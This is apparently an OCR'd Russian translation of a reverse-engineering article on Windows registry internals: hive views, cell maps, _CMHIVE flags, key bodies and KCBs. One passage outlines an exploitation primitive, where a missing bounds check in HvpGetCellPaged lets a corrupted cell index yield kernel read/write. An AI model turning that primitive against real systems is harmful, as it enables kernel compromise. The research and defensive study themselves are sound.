
Для куста с бинами размером 256 КиБ, 2 МиБ и 128 КиБ первоначальное отображение создаёт полные представления по 2 МиБ и одно завершающее представление. Поэтому бин может пересекать не связанные между собой виртуальные отображения:



Окончательное отображение обрезает или удаляет пересекающиеся представления и вставляет отдельное представление для каждого пересекающего границу бина:



Дескрипторы образуют красно-чёрное дерево с ключами по диапазонам файла:




```
struct _HVP_VIEW {
    RTL_BALANCED_NODE Node;
    LARGE_INTEGER ViewStartOffset;
    LARGE_INTEGER ViewEndOffset;
    SSIZE_T ValidStartOffset;
    SSIZE_T ValidEndOffset;
    PBYTE MappingAddress;
    SIZE_T LockedPageCount;
    _HVP_VIEW_PAGE_FLAGS PageFlags[];
};
```

`Node` связывает элемент с деревом. `ViewStartOffset` и `ViewEndOffset` охватывают полное представление секции, а `ValidStartOffset` и `ValidEndOffset` определяют его доступное подмножество. `MappingAddress` возвращается `ZwMapViewOfSection` в процессе Registry; страницы за пределами допустимого подмножества имеют защиту `PAGE_NOACCESS`. Остальные поля отслеживают заблокированные страницы и состояние каждой страницы.

Восстановленные обратным анализом флаги страниц:


Флаг	Значение	Назначение
VIEW_PAGE_VALID	0x1	Страница находится внутри допустимого диапазона дескриптора
VIEW_PAGE_COW_BY_CALLER	0x2	Изменение клиентом создало частную страницу копирования при записи
VIEW_PAGE_COW_BY_POLICY	0x4	Политика резидентности требует частную локальную копию
VIEW_PAGE_WRITABLE	0x8	Страница доступна для записи, поскольку изменения ещё не сброшены
VIEW_PAGE_LOCKED	0x10	Страница заблокирована в физической памяти

VIEW_PAGE_VALID устанавливается при создании представлений или росте хранилища и сбрасывается при обрезке представлений или сжатии куста. Состояния CoW по инициативе вызывающей стороны и доступности для записи устанавливаются при пометке ячейки изменённой и сбрасываются при записи. CoW по политике применяется, когда требуется локальная резидентность, но физическая блокировка недоступна или нежелательна. Заблокированные страницы создаются с помощью ZwLockVirtualMemory, пока в 64-МиБ рабочем наборе процесса Registry есть место, и при необходимости переходят в состояние CoW по политике или в недопустимое состояние.


VIEW_PAGE_COW_BY_POLICY и VIEW_PAGE_LOCKED — взаимоисключающие способы гарантировать локальную доступность байтов куста. Без такой гарантии куст, загруженный со съёмного носителя или сетевого ресурса, можно было бы проверить, вытеснить при нехватке памяти, а затем повторно прочитать после исчезновения или изменения источника. Вредоносная конечная точка хранения могла бы вернуть при втором чтении другие байты, несмотря на исключительный файловый дескриптор ядра, создав двойное чтение ядра и возможное повреждение памяти.

Поэтому Windows блокирует или частным образом копирует страницы нелокальных кустов. Обычные кусты на системном томе могут полагаться на хранилище на основе секций и освобождать эти средства защиты в соответствии с политикой.

Полная модель состояний страниц объединяет переходы допустимости, блокировки, доступности для записи, CoW по инициативе вызывающей стороны и CoW по политике во время загрузки, пометки изменений, сброса, сжатия и фоновой локализации:




Для обычного локального куста без `VIEW_MAP_MUST_BE_KEPT_LOCAL` типичный путь намного проще: загрузка создаёт допустимую страницу, пометка изменённой делает её доступной для записи и CoW по инициативе вызывающей стороны, а сброс возвращает в допустимое состояние только для чтения на основе секции.



Почти каждая операция реестра следует по ссылкам индексов ячеек. Поиск в дереве представлений стоил бы `O(log n)` на каждое преобразование; карты ячеек меняют более медленные вставку и удаление `O(n)` на поиск за постоянное время в `HvpGetCellPaged`, одной из самых нагруженных процедур реестра.

Подобная таблице страниц карта делит 32-битный индекс на однобитный селектор хранилища, десятибитный индекс каталога, девятибитный индекс таблицы и двенадцатибитное смещение байта:



Массив `_HHIVE.Storage` содержит два элемента `_DUAL`: индекс ноль для стабильного хранилища и один для энергозависимого. Каждый представляет адресное пространство размером 2 ГиБ:

```
0: kd> dt _DUAL
nt!_DUAL
   +0x000 Length        : Uint4B
   +0x008 Map           : Ptr64 _HMAP_DIRECTORY
   +0x010 SmallDir      : Ptr64 _HMAP_TABLE
   +0x018 Guard         : Uint4B
   +0x020 FreeDisplay   : [24] _FREE_DISPLAY
   +0x260 FreeBins      : _LIST_ENTRY
   +0x270 FreeSummary   : Uint4B
```

`Length` ограничивает допустимое хранилище. `Map` указывает на каталог, а `SmallDir` реализует описанную ниже оптимизацию. `Guard` инициализируется значением `0xffffffff`, но больше не используется. `FreeDisplay` предоставляет 24 подсказки классов размеров для поиска свободных ячеек, `FreeBins` связывает полностью пустые бины, а `FreeSummary` определяет заполненные корзины подсказок.

Следующие уровни представляют собой простые массивы фиксированного размера:

```
0: kd> dt _HMAP_DIRECTORY
nt!_HMAP_DIRECTORY
   +0x000 Directory : [1024] Ptr64 _HMAP_TABLE

0: kd> dt _HMAP_TABLE
nt!_HMAP_TABLE
   +0x000 Table : [512] _HMAP_ENTRY

0: kd> dt _HMAP_ENTRY
nt!_HMAP_ENTRY
   +0x000 BlockOffset         : Uint8B
   +0x008 PermanentBinAddress : Uint8B
   +0x010 MemAlloc            : Uint4B
```

Младшие четыре бита `PermanentBinAddress` содержат восстановленные обратным анализом флаги:

```
enum _MAP_ENTRY_FLAGS {
    MAP_ENTRY_NEW_ALLOC   = 0x1,
    MAP_ENTRY_DISCARDABLE = 0x2,
```

```
    MAP_ENTRY_TRIMMED     = 0x4,
    MAP_ENTRY_DUMMY       = 0x8,
};
```

• MAP_ENTRY_NEW_ALLOC отмечает первую страницу бина; допустимые ячейки начинаются со смещения 0x20, после _HBIN.
• MAP_ENTRY_DISCARDABLE означает, что весь бин является одной свободной ячейкой.
• MAP_ENTRY_TRIMMED отмечает страницы, исключённые при реорганизации куста, обычно завершающие страницы с ключами, используемыми только при загрузке или не используемыми никогда.
• MAP_ENTRY_DUMMY определяет страницу пула ядра вне представлений секции.


Старшие 60 бит PermanentBinAddress содержат базу отображения бина. Обычно BlockOffset — смещение страницы внутри этого бина; для отбрасываемых элементов оно вместо этого указывает на _FREE_HBIN. MemAlloc содержит размер бина только в элементе нового выделения.

Таким образом, полное преобразование выглядит так:

```
_CELL_DATA *HvpGetCellPaged(_HHIVE *Hive, HCELL_INDEX Index) {
    _HMAP_ENTRY *Entry =
        &Hive->Storage[Index >> 31].Map
            ->Directory[(Index >> 21) & 0x3ff]
            ->Table[(Index >> 12) & 0x1ff];

    return (Entry->PermanentBinAddress & ~0xf)
         + Entry->BlockOffset
         + (Index & 0xfff)
         + 4;
}
```

Большинство кустов Windows меньше 2 МиБ, поэтому полный каталог из 1024 указателей занимал бы 8 КиБ, используя только первый элемент. _DUAL.SmallDir встраивает одну _HMAP_TABLE, а Map указывает на это поле, пока рост не потребует отдельно выделенного полного каталога.



Индексы каталога с 1 по 1023 тогда указывают на детерминированные поля после SmallDir, а не на допустимые указатели таблиц. Допустимые кусты никогда этого не наблюдают, поскольку их индексы остаются в пределах Length, но сама HvpGetCellPaged не выполняет проверку границ. Поэтому повреждённый индекс ячейки за пределами диапазона может заставить ядро

интерпретировать соседние данные _DUAL и _CMHIVE как уровни карты, создавая мощные примитивы чтения и записи. Эта техника была главной темой доклада автора на OffensiveCon 2024 о практической эксплуатации реестра.

Обзор структуры _CMHIVE

Помимо встроенной _HHIVE, _CMHIVE содержит более 3 КиБ высокоуровневого состояния времени выполнения:

• Краткосрочный счётчик ссылок, управляемый CmpReferenceHive и CmpDereferenceHive.
• Дескрипторы и размеры основного файла .DAT и файлов .LOG, .LOG1 и .LOG2.
• Идентифицирующие строки, такие как FileUserName и точка монтирования HiveRootPath.
• Метки времени изменения, несогласованности и последней записи.
• Связи списков для глобального списка кустов и классов доверия.
• Объекты синхронизации, включая HiveRundown, SecurityLock и HandleClosePendingEvent.
• Историю 128 выгрузок и состояние отложенной поздней выгрузки.
• Границы BootStart, UnaccessedStart и UnaccessedEnd, используемые при реорганизации куста для группировки ключей, доступных во время выполнения, загрузки и не использовавшихся.
• Состояние сброса и изменённых блоков.
• _CMP_VOLUME_CONTEXT, определяющий, обеспечивает ли том-хранилище безопасность и надёжность, необходимые для страниц на основе секций.
• Таблицу KCB и корневой KCB.
• Основанный на пуле кэш дескрипторов безопасности, перечисляемый командой WinDbg !reg seccache.
• Диспетчер ресурсов _CM_RM для кустов, использующих транзакции KTM.

_CMHIVE.Flags отличается от низкоуровневого _HHIVE.HiveFlags:

```
enum _CM_HIVE_FLAGS {
    CM_HIVE_UNTRUSTED                = 0x00001,
    CM_HIVE_IN_SID_MAPPING_TABLE     = 0x00002,
    CM_HIVE_HAS_RM                   = 0x00008,
    CM_HIVE_IS_VIRTUALIZABLE         = 0x00010,
    CM_HIVE_APP_HIVE                 = 0x00020,
    CM_HIVE_PROCESS_PRIVATE          = 0x00040,
    CM_HIVE_MUST_BE_REORGANIZED      = 0x00400,
    CM_HIVE_DIFFERENCING_WRITETHROUGH = 0x02000,
    CM_HIVE_CLOUDFILTER_PROTECTED    = 0x10000,
};
```

Флаг	Значение
CM_HIVE_UNTRUSTED	Несистемный куст, символические ссылки которого ограничены его классом доверия
CM_HIVE_IN_SID_MAPPING_TABLE	Зарегистрирован в CmpSIDToHiveMapping для быстрого поиска \Registry\User\<SID>_Classes
CM_HIVE_HAS_RM	Включены транзакции KTM и связанные файлы .blf/.regtrans-ms
CM_HIVE_IS_VIRTUALIZABLE	Доступ может подвергаться виртуализации реестра; обычно используется для HKLM\SOFTWARE


CM_HIVE_APP_HIVE	Загружен под \Registry\A с REG_APP_HIVE
CM_HIVE_PROCESS_PRIVATE	Загружен с REG_PROCESS_PRIVATE и виден только загрузившему процессу
CM_HIVE_MUST_BE_REORGANIZED	Фрагментация превысила обычный порог 1 МиБ, и ожидается реорганизация
CM_HIVE_DIFFERENCING_WRITETHROUGH	Дельта-куст загружен с DIFF_HIVE_WRITETHROUGH
CM_HIVE_CLOUDFILTER_PROTECTED	Защищён от преобразования в заполнитель Cloud Filter с помощью EA $Kernel.CFDoNotConvert

Последний флаг был добавлен в декабре 2024 года в рамках исправления CVE-2024-49114. На этом рассмотрение двух структур дескрипторов куста завершается; вместе они образуют самое крупное и сложное семейство объектов в реализации реестра.

Структуры ключей

Ключи — центральные объекты реестра и единственные элементы, тесно интегрированные с диспетчером объектов NT. Дескрипторы обеспечивают стандартное управление временем жизни и проверки доступа, но требуют от диспетчера конфигурации правильного учёта пограничных случаев диспетчера объектов.

Состояние ключа разделено между двумя структурами. _CM_KEY_BODY — объект, на который ссылается пользовательский дескриптор, аналогичный _FILE_OBJECT; несколько процессов и дескрипторов могут создавать несколько тел для одного ключа. _CM_KEY_CONTROL_BLOCK, или KCB, хранит глобальное состояние и обычно уникален для доступного ключа. Удалённые и повторно созданные ключи по одному пути могут временно иметь отдельные KCB.



Тело ключа

`CmpCreateKeyBody` создаёт объект, а диспетчер объектов освобождает его после исчезновения последней ссылки:

```
0: kd> dt _CM_KEY_BODY
nt!_CM_KEY_BODY
   +0x000 Type                     : Uint4B
   +0x004 AccessCheckedLayerHeight : Uint2B
   +0x008 KeyControlBlock          : Ptr64 _CM_KEY_CONTROL_BLOCK
   +0x010 NotifyBlock              : Ptr64 _CM_NOTIFY_BLOCK
   +0x018 ProcessID                : Ptr64 Void
   +0x020 KeyBodyList              : _LIST_ENTRY
   +0x030 Flags                    : Pos 0, 16 Bits
   +0x030 HandleTags               : Pos 16, 16 Bits
   +0x038 Trans                    : _CM_TRANS_PTR
   +0x040 KtmUow                   : Ptr64 _GUID
   +0x048 ContextListHead          : _LIST_ENTRY
   +0x058 EnumerationResumeContext : Ptr64 Void
   +0x060 RestrictedAccessMask     : Uint4B
   +0x064 LastSearchedIndex        : Uint4B
   +0x068 LockedMemoryMdls         : Ptr64 Void
```

Обычные объекты используют сигнатуру типа `0x6b793032` (`ky02`). Предопределённые ключи вместо этого кодируют целевой ключ с установленным старшим битом. `AccessCheckedLayerHeight`, добавленный для CVE-2023-36404, записывает самый нижний уровень многоуровневого ключа, проверенный при открытии дескриптора, чтобы последующие операции не могли раскрыть вновь созданный, более ограничивающий нижний слой.

`KeyControlBlock` указывает на глобальное состояние ключа; `NotifyBlock` связывает уведомления об изменениях; `ProcessID` определяет открывший процесс; `KeyBodyList` связывает все тела, принадлежащие одному KCB.

Флаги тела:

Флаг	Значение	Смысл
`KEY_BODY_HIVE_UNLOADED`	`0x1`	Базовый куст больше не активен
`KEY_BODY_DONT_RELOCK`	`0x2`	Вложенный код не должен повторно захватывать уже удерживаемую блокировку KCB
`KEY_BODY_DONT_DEINIT`	`0x4`	`CmpDeleteKeyObject` пропускает обычную деинициализацию
`KEY_BODY_DELETED`	`0x8`	Ключ был удалён после открытия этого дескриптора
`KEY_BODY_DONT_VIRTUALIZE`	`0x10`	Открыт с `REG_OPTION_DONT_VIRTUALIZE`

`HandleTags` — управляемое клиентом 16-битное хранилище, доступное через классы сведений о ключе. Обычно оно содержит теги перенаправителя WOW64, такие как `KEY_WOW64_64KEY` и `KEY_WOW64_32KEY`.

`Trans` равен нулю для обычных дескрипторов. В противном случае его младший бит различает KTM и облегчённые транзакции, а остальные биты указывают на `_KTRANSACTION` или объект облегчённой транзакции. `KtmUow` хранит GUID единицы работы KTM. `ContextListHead` связывает контексты, установленные `CmSetCallbackObjectContext`.

`EnumerationResumeContext` кэширует промежуточное состояние для последовательного перечисления многоуровневых ключей. Он также позволяет `CmpEnumerateLayeredKey` вернуть `STATUS_RETRY`, временно освободить блокировки при перегрузке реестра и продолжить работу внутри того же системного вызова. Более новые поля `RestrictedAccessMask`, `LastSearchedIndex` и `LockedMemoryMdls` служат более специализированным задачам.

После того как `ObReferenceObjectByHandle(CmKeyObjectType)` разрешает дескриптор, большинство операций выполняет три шага: отклоняет тела с флагами выгруженного куста или удалённого ключа (`Flags & 9`), следует через KCB к кусту и индексу ячейки и применяет контекст `Trans`/`KtmUow`, если дескриптор транзакционный.

Блок управления ключом

KCB — сердце находящегося в памяти дерева реестра ядра и основной дескриптор времени выполнения одного ключа. Выделяемые из пула KCB служат четырём целям:

1. Кэшировать часто используемые данные узла ключа и предоставлять быстрое дерево путей в памяти.
2. Предоставлять всем активным дескрипторам общую ссылку и точку синхронизации.
3. Представлять ожидающее транзакционное состояние, ещё не зафиксированное в кусте.
4. Моделировать связи за пределами одного куста, особенно стеки ключей, образованные разностными кустами.

Его размер вырос со 168 байт в Windows XP x64 до 312 байт в современной Windows 11:

```
0: kd> dt _CM_KEY_CONTROL_BLOCK
nt!_CM_KEY_CONTROL_BLOCK
   +0x000 RefCount              : Uint8B
   +0x008 ExtFlags              : Pos 0, 16 Bits
   +0x008 Freed                 : Pos 16, 1 Bit
   +0x008 Discarded             : Pos 17, 1 Bit
   +0x008 HiveUnloaded          : Pos 18, 1 Bit
   +0x008 Decommissioned        : Pos 19, 1 Bit
   +0x008 TotalLevels           : Pos 21, 10 Bits
   +0x010 KeyHash               : _CM_KEY_HASH
   +0x010 ConvKey               : _CM_PATH_HASH
   +0x018 NextHash              : Ptr64 _CM_KEY_HASH
   +0x020 KeyHive               : Ptr64 _HHIVE
   +0x028 KeyCell               : Uint4B
   +0x030 KcbPushlock           : _EX_PUSH_LOCK
   +0x038 Owner                 : Ptr64 _KTHREAD
   +0x038 SharedCount           : Int4B
   +0x040 DelayedDeref          : Pos 0, 1 Bit
   +0x040 DelayedClose          : Pos 1, 1 Bit
   +0x040 Parking               : Pos 2, 1 Bit
   +0x041 LayerSemantics        : UChar
   +0x042 LayerHeight           : Int2B
   +0x048 ParentKcb             : Ptr64 _CM_KEY_CONTROL_BLOCK
   +0x050 NameBlock             : Ptr64 _CM_NAME_CONTROL_BLOCK
   +0x058 CachedSecurity        : Ptr64 _CM_KEY_SECURITY_CACHE
   +0x060 ValueList             : _CHILD_LIST
   +0x068 LinkTarget            : Ptr64 _CM_KEY_CONTROL_BLOCK
   +0x070 IndexHint             : Ptr64 _CM_INDEX_HINT_BLOCK
   +0x070 HashKey               : Uint4B
   +0x070 SubKeyCount           : Uint4B
   +0x078 KeyBodyListHead       : _LIST_ENTRY
   +0x078 ClonedListEntry       : _LIST_ENTRY
```

```
+0x088 KeyBodyArray          : [4] Ptr64 _CM_KEY_BODY
+0x0a8 KcbLastWriteTime      : _LARGE_INTEGER
+0x0b0 KcbMaxNameLen         : Uint2B
+0x0b2 KcbMaxValueNameLen    : Uint2B
+0x0b4 KcbMaxValueDataLen    : Uint4B
+0x0b8 KcbUserFlags          : Pos 0, 4 Bits
+0x0b8 KcbVirtControlFlags   : Pos 4, 4 Bits
+0x0b8 KcbDebug              : Pos 8, 8 Bits
+0x0b8 Flags                 : Pos 16, 16 Bits
+0x0c0 LayerInfo             : Ptr64 _CM_KCB_LAYER_INFO
+0x0c8 RealKeyName           : Ptr64 Char
+0x0d0 KCBUoWListHead        : _LIST_ENTRY
+0x0e0 DelayQueueEntry       : _LIST_ENTRY
+0x0e0 Stolen                : Ptr64 UChar
+0x0f0 TransKCBOwner         : Ptr64 _CM_TRANS
+0x0f8 KCBLock               : _CM_INTENT_LOCK
+0x108 KeyLock               : _CM_INTENT_LOCK
+0x118 TransValueCache       : _CHILD_LIST
+0x120 TransValueListOwner   : Ptr64 _CM_TRANS
+0x128 FullKCBName           : Ptr64 _UNICODE_STRING
+0x128 FullKCBNameStale      : Pos 0, 1 Bit
+0x130 SequenceNumber        : Uint8B
```

Поля лучше рассматривать функциональными группами, а не по одному.

На KCB ссылаются дочерние указатели `ParentKcb`, цели символических ссылок, глобальное дерево KCB, открытые тела ключей и ожидающие единицы работы транзакций. Процедуры семейства `CmpReferenceKeyControlBlock` увеличивают `RefCount`, а `CmpDereferenceKeyControlBlock` уменьшает его и освобождает KCB при достижении нуля.

